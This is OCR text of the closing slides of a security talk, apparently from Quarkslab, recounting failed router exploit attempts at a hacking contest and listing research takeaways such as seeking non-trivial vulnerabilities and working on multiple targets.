


virtualabs 3:48 PM
second attempt failed, router seems to take a bit longer than expected to boot
we modified our predicted value accordingly ... last shot

Third attempt ...



Third attempt ...



Conclusion

Takeaways

- Focus on **non-trivial vulnerabilities**
- Find as much **exploit paths** as possible
- Follow the same methodology on **multiple targets**
- Do not focus on **one single target**
- **Participate** (even remotely), you have nothing to lose !
- Remember: ***failure is always an option***

Q/A time

For more details: https://blog.quarkslab.com

Thank you !

but not Netgear for having updated

their firmware the day before the contest 🤬